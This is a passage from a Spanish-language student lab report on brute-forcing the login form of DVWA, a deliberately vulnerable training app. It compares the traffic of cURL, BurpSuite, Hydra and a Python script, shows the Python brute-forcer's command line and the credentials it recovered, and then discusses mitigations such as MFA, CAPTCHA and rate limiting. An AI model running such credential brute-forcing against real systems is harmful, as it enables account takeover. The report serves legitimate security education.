


Figura 28: Tráfico Hydra.

2.16. Mención de las diferencias (tráfico)

Con respecto a las diferencias en lo que corresponde al tráfico para cada uno de los métodos son: **cURL**

Secuencial, poco encabezados, faciles de "perfilar" por User-Agent

BurpSuite

Tiene un ritmo configurable, y un manejo más detallado de lo que es el tema del inicio de sesión.

Hydra

Tiene alto paralelismo y ráfagas de conexiones.

2.17. Detección de SW (tráfico)

El tema de detección de software por tráfico, se puede ver por ejemplo en las cabeceras como User-Agent, en el cURL, suele mostrar pocas cabeceras, en BurpSuite, hereda cabeceras ricas" de navegadores como Chrome/Firefox, pero Hydra, usa cabeceras mínimas y repetitivas. Ritmo de envío, cURL es secuencial y estable, Burp es configurable, puede configurarse para tener comportamientos y tiempos más "humanos", en el caso de hydra, va en rafagas concurrentes. En temas de conexiones TCP, Hydra por ejemplo abre muchas conexiones, y va rotando puertos, cURL y BurpSuite por lo que trabajan tienen la reutilización de puertas que en algún momento se utilizaron.

2.18. Interacción con el formulario (python)

Básicamente el formulario de Python contiene un request.Session, que es para obtener los cookies de DVWA, y envia un POST al endpoint, del formulario con username, password y login. sabiendo que se inicia correctamente cuando te sale el texto de bienvenida.

2.19. Cabeceras HTTP (python)




Figura 29: Captura Wireshark.

```
(base) mac@MacBook-Pro-16de-Felipe ~ % python3 "$HOME/Desktop/dvwa_bruter.py" \
--sess mfoh4r75d177e2siipfd0779j3 \
--users "$HOME/Desktop/users.txt" \
--passwords "$HOME/Desktop/passwords.txt"

admin:password -> 200 [OK] len=4323
admin:letmein -> 200 [OK] len=4323
pablo:password -> 200 [OK] len=4323
pablo:letmein -> 200 [OK] len=4323
```

Figura 30: Obtención de 2 pares de credenciales.

2.20. Obtención de al menos 2 pares (python)

```
(base) mac@MacBook-Pro-16de-Felipe ~ % python3 "$HOME/Desktop/dvwa_bruter.py" \
--sess mfoh4r75d177e2siipfd0779j3 \
--users "$HOME/Desktop/users.txt" \
--passwords "$HOME/Desktop/passwords.txt"

admin:password -> 200 [OK] len=4323
admin:letmein -> 200 [OK] len=4323
pablo:password -> 200 [OK] len=4323
pablo:letmein -> 200 [OK] len=4323
```

Figura 31: Credenciales.




Figura 32: Captura Python.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Hydra

En términos de tiempo, Hydra fue el más rápido por su paralelismo, aunque su patrón de ráfagas lo hace más visible para controles defensivos.

BurpSuite

BurpSuite resultó ser el más lento de los 3 debido a que prueba todas las combinaciones posibles de usuarios y contraseñas.

cURL

cURL, es reproducible y útil pero no está orientado a carga concurrente por términos de saturación y esquema como tal de para lo que fue construido.

2.22. Demuestra 4 métodos de mitigación (investigación)

MFA (autenticación multifactor).

Básicamente la autenticación multifactor es que dos o más factores de verificación para acceder a una cuenta. Funciona aún así si un atacante consigue adivinar la contraseña, que sería ese el primer factor, luego pasa por el segundo factor que vendría siendo algo que el usuario posee, como por ejemplo un código temporal enviado por SMS.

Con respecto a los escenarios más eficaces, la defensa es lo más robusta contra los ataques de fuerza bruta, incluyendo, las que ocupan contraseñas débiles.

HASHING CON SAL

Este método básicamente, busca que las contraseñas sean lo más difíciles posibles de adivinar aún así si el atacante consigue acceder a la base de datos con las contraseñas hasheadas.

Con respecto a los escenarios eficaces, lo ideal es proteger las credenciales en la base de datos y evitar que se obtengan masivamente las contraseñas, como lo puede ser con una tabla Rainbow.

CAPTCHA

Los CAPTCHA son pruebas diseñadas para distinguir a los usuarios normales (personas) de bots automatizados. Se le pide generalmente al usuario que complete una tarea sencilla que resulta difícil hacer a un software automatizado, como escribir texto distorsionado o identificar imágenes.

Escenario eficaz, sirve mucho para el ámbito en el cual se necesita bloquear bots o herramientas automatizadas como lo vimos en este laboratorio.

Rate Limiting y Bloqueo de cuenta

Este método se centra en el número de intentos fallidos al iniciar o tratar de iniciar una sesión en un periodo de tiempo limitado generalmente. Muchas veces se le agrega un Rate Limiting, que es introducir un retardo temporal que incrementa dependiendo los intentos fallidos que se tengan e un intervalo de tiempo.

Escenario eficaz, este es muy bueno contra ataques de fuerza bruta o automatizados ya que hace muy lento el proceso para poder "descubrir" la contraseña o las credenciales que se quieran buscar.

Conclusiones y comentarios

En este laboratorio se utilizaron herramientas como DVWA con docker, y se realizaron diferentes actividades que se llevarían a cabo durante todo el transcurso del laboratorio como lo son fuerza bruta, usando BurpSuite, cURL, Hydra, y un script de Python.

Si hablamos de términos de desempeño Hydra se destacaba por su velocidad y paralelismo, por otro lado BurpSuite se demoró más que todo por el hecho de que el tamaño de users.txt y passwords.txt era mayor a 10 en cada uno, por tanto tenía que hacer todas las combinaciones posibles, a lo cual se iba a demorar más que los otros.

Desde un ámbito de seguridad, todo este ejercicio que se realizó, confirma que un formulario, sin nada adicionalmente, es vulnerable a automatización. Dentro de todo esto, mitigaciones hacia esto son las comentadas más arriba que podían ser como MFA, políticas de

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

contraseñas un poco más robustas, CAPTCHA adaptativo, rate limiting/throttling, etc.

En síntesis, se cumplió con el objetivo, se realizó todas las pruebas requeridas en el laboratorio.

link del repositorio en Github: <https://github.com/FelipeAcuna-hub/Lab-2-Cripto.git>